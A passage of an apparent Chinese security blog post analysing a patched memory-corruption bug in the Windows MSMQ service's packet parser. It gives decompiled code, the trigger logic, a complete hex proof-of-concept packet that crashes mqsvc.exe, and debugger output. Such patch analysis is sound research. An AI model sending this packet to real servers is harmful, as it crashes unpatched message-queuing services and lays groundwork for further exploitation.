95      v92 = *nxtSec;
96      section_1 = nxtSec;
97      do
98      {
99        v84 = subqueueHeader;
100       subqueueHeader = (subqueueHeader + *(&section_1 + idx));
101       if ( subqueueHeader < v84 )
102         goto LABEL_187;
103       ++idx;
104     }
105     while ( idx < 2 );                        // 跳到当前 ExtensionHeader 的结尾
106     *&subqueueHeader->AbortCounter = 0i64;    // ExtensionHeader 后面就是 SubqueueHeader
107     nxtSec = 0i64;
108     *&subqueueHeader->LastMoveTime = 0i64;
109     *&subqueueHeader->SubqueueName[4] = 0;
110     *&subqueueHeader->TargetSubqueueName[4] = 0;
111     subqueueHeader->HeaderSize = 148;
112     extensionHeader = this->pExtensionHeader;
113     this->pSubqueueHeader = subqueueHeader;
114     idx_1 = 0i64;
115     *&extensionHeader->Flags |= 2u;
116     subqueueHeader_1 = this->pSubqueueHeader;
117     v92 = subqueueHeader_1->HeaderSize;
118     do
119     {
120       v87 = nxtSec;
121       nxtSec = nxtSec + *(&subqueueHeader_1 + idx_1);
122       if ( nxtSec < v87 )
123         goto LABEL_187;
124       ++idx_1;
125     }
126     while ( idx_1 < 2 );                      // 跳到当前 SubqueueHeader 的结尾
127     memcpy_0(nxtSec + 4, Src, Src->AddressLength + 8i64);// Src 里面保存的好像就是 ExtendedAddressHeader 中 HeaderSize 后面的部分  表示发出 message 的 host address
128     *nxtSec = 32;
129     v88 = this->pExtensionHeader;
130     this->pExtendedAddressHeader = nxtSec;
131     *&v88->Flags |= 0x10u;
132     this->pBaseHeader->Flags |= 0x1000u;
133     this->pBaseHeader->PacketSize += 192;
134   }
135   baseHeader = this->pBaseHeader;
136   if...                                       // SessionHeader
137 }
138 if...
139 return this;
140}
```

为了显示完整，后面对于段的具体操作我都进行了折叠，但是逻辑和上面两个没有折叠的代码是相同的，只是由于段结构的不同，具体细节可能有差异。是否对段进行处理基本上都是根据 BaseHeader 或者 UserHeader 中的标志位决定的，我在注释中也进行了标注。

全部段遍历完之后，函数最后通过对参数进行检查，符合条件的情况下会再次构造 ExtensionHeader、SubqueueHeader、ExtendedAddressHeader。这里的功能我不太确定，但是不影响漏洞的触发。

3.3 如何触发

分析到这里我才发现了自己的问题，漏洞的真正位置在 `CQmPacket::CQmPacket` 函数的段处理中，我选择下图中的段作为漏洞触发目标，这是第二个存在问题的段，它的结构比较简单，不像第一个段需要计算两次位置信息，接下来使用 TargetSection 引用该段：

```
if ( (userHeaderFlag & 0x4000000) != 0 )     // 某个未公开段 偏移四字节和偏移八字节 userHeader 0x4,000,000
{
  baseHeader_3 = this->pBaseHeader;
  if ( nxtSec + 12 > baseHeader_3 + baseHeader_3->PacketSize )
    goto LABEL_189;
  if ( nxtSec < baseHeader_3 )
    goto LABEL_188;
  this->unknown5 = nxtSec;
  userHeaderFlag = userHeader_1->Flags;
  nxtSec = nxtSec + ((*(nxtSec + 2) + 15 + *(nxtSec + 1)) & 0xFFFFFFFC);
}
```

在 3.2 小节的第二张截图中，我们可以看到 `CQmPacket::CQmPacket` 函数在遍历完所有段之后，尝试构造一个 ExtensionHeader，在构造时未经任何检查使用了语句 `*nxtSec = 12i64;`。

如果执行流程可以到达 TargetSection 的处理逻辑，就可以控制 nxtSec 的数值，实现任意地址写入固定数值（实际上并不是任意地址，而是受到可变字段长度数值可表示的数值范围影响）。

整个漏洞触发逻辑是这样的：

1. 修改 UserHeader 中标志位，使其满足 `(userHeaderFlag & 0x4000000) != 0`；
2. 在数据包最后构造 TargetSection，使其处理逻辑中 nxtSec 的计算可以得到目标写入地址，这里为了触发漏洞，可以设计一个非法地址；
3. 修改数据包中其他字段，使数据包合法（例如数据包总长度之类的字段）。

最终构造数据包如下：


```
10 00 03 00 4C 49 4F 52 00 01 00 00 FF FF FF FF
D1 58 73 55 50 91 95 95 49 97 B6 E6 11 EA 26 C6
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
FF FF FF FF 4C 49 4F 52 EE 08 00 00 00 1C 28 04
1A 00 4F 00 53 00 3A 00 61 00 30 00 34 00 62 00
6D 00 30 00 32 00 5C 00 71 00 00 00 01 00 1C 00
00 00 00 00 00 00 00 00 00 00 00 00 01 05 00 00
00 00 00 05 15 00 00 00 AD 4A 9E BD 36 D9 FA 3D
63 A6 56 DA E8 03 00 00 0F 0F 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08 00 00 00 00 00 00 00 12 00 00 00 12 00 00 00
00 00 00 00 04 80 00 00 01 68 00 00 00 00 00 00
6D 00 71 00 73 00 65 00 6E 00 64 00 65 00 72 00
20 00 6C 00 61 00 62 00 65 00 6C 00 00 00 61 00
61 00 61 00 61 00 61 00 61 00 61 00 61 00 61 00
11 11 11 11 00 00 00 40 00 00 00 40 00 00 00 00
```

当系统执行到 `*nxtSec = 12i64;` 这条语句时，可以在调试器中看到：

```
2: kd> p
MQQM!CQmPacket::CQmPacket+0x90a:
0033:00007ffd`d37688aa 48c7030c000000  mov     qword ptr [rbx],0Ch
2: kd> dd rbx
```

```
DBGHELP: SharedUserData - virtual symbol module
00000115`f7f50520  ???????? ???????? ???????? ????????
00000115`f7f50530  ???????? ???????? ???????? ????????
00000115`f7f50540  ???????? ???????? ???????? ????????
00000115`f7f50550  ???????? ???????? ???????? ????????
00000115`f7f50560  ???????? ???????? ???????? ????????
00000115`f7f50570  ???????? ???????? ???????? ????????
00000115`f7f50580  ???????? ???????? ???????? ????????
00000115`f7f50590  ???????? ???????? ???????? ????????
```

继续执行会导致 mqsvc.exe 进程崩溃：



3.4 数据包详细解释

数据包格式和官方文档相同，包括 BaseHeader、UserHeader、SecurityHeader 和 MessagePropertiesHeader，具体修改字段如下（`--` 表示没有修改）：

- BaseHeader:

  `-- -- -- -- -- -- -- -- 00 01 00 00 FF FF FF FF` 修改 PacketSize 为 `0x00000100`，修改 TimeToReachQueue 为 `0xFFFFFFFF`。其中 PacketSize 为总数据包大小，需要四字节对齐，如果一开始构造的数据包不符合要求，后面补零即可。TimeToReachQueue 表示数据包必须要在这个时间范围内到达目标 QM，0xFFFFFFFF 表示无限时间，这里修改只是为了确保数据包不会被丢掉；

- UserHeader:

  ```
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- 04
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
  -- -- -- -- -- -- -- -- -- -- -- -- -- -- -- --
  ```

  修改了标志位中最后一个字节，为了满足条件 `(userHeaderFlag & 0x4000000) != 0`；

- SecurityHeader 没有变化；

- MessagePropertiesHeader 进行了大幅度的删减，并减小了对应的字段长度数值，和漏洞无关，只是为了让数据包简洁一点；

- TargetSection: `11 11 11 11 00 00 00 40 00 00 00 40` 前四个字节没有作用，可以设置任意数值。涉及到 nxtSec 计算的是后面的两个四字节数据：

  ```
  nxtSec = (char *)nxtSec + ((*((_DWORD *)nxtSec + 2) + 15 + *((_DWORD *
  ```

  为了能够触发漏洞，我选择了一个大的负数 0x80000000，让这两个四字节数据分别等于 0x40000000，最后计算得到的地址不可访问。

4. 漏洞总结

MSMQ 服务的 UserMessage 数据包由多个段组成，段结构具有不同类型，其中一部分段中包含长度可变的字段，并且使用单独字段说明可变字段的长度，这样在获取下个段位置时，会使用这个单独字段进行计算。

MSMQ 服务器在处理 UserMessage 数据包时，使用 `CQmPacket::CQmPacket` 函数对数据包中的各个段进行线性遍历，部分段存在官方文档并在 symbol 中存在单独的函数，部分段只在官方文档中进行了介绍或者完全未公开，这部分段没有单独的函数，代码直接写在 `CQmPacket::CQmPacket` 函数中。

可能是因为未完全公开的缘故，开发人员在处理这部分段时，并没有对数据包中的数据进行严谨的判断，导致获取下个段位置时，计算得到的段位置可能超出了数据包所在内存范围，导致了内存越界写入。

为了方便后续功能扩展，修复后的代码增加了字段检查接口函数，并在每个需要检查的位置添加了该函数的调用。

5. 总结

该漏洞的难点主要在 MSMQ 服务本身，网上的资料只有官方文档，通过 Wireshark 抓包无法解析出数据包结构，因此只能通过文档中的资料恢复数据包中的内容以及 IDA 中的数据结构。


在漏洞分析过程中，由于补丁对比得到的修复位置很多，增加的代码不仅是为了修复漏洞，也是为了支持后续功能，我对漏洞原理的判断产生了一些误差，因此花费了更多的时间进行调试。

目前分析到的代码显示该漏洞只能实现一定地址范围内的写固定值操作，如果想要实现漏洞利用，还需要分析后续代码功能，构造更加精细的数据包，实现内存的任意写。

6. 参考链接

1. **[MS-MQQB]: Message Queuing (MSMQ): Message Queuing Binary Protocol**
2. **4.1.7 FRAME 7: User Message**

CVE BINARY POC



About zoemurmure

二进制安全研究菜鸟，微信公众号：逻辑门

« PREVIOUS

CVE-2023-21768 AFD for WinSock 提权漏洞利用思路探索

NEXT »

[CVE-2023-24949] Windows 内核提权漏洞分析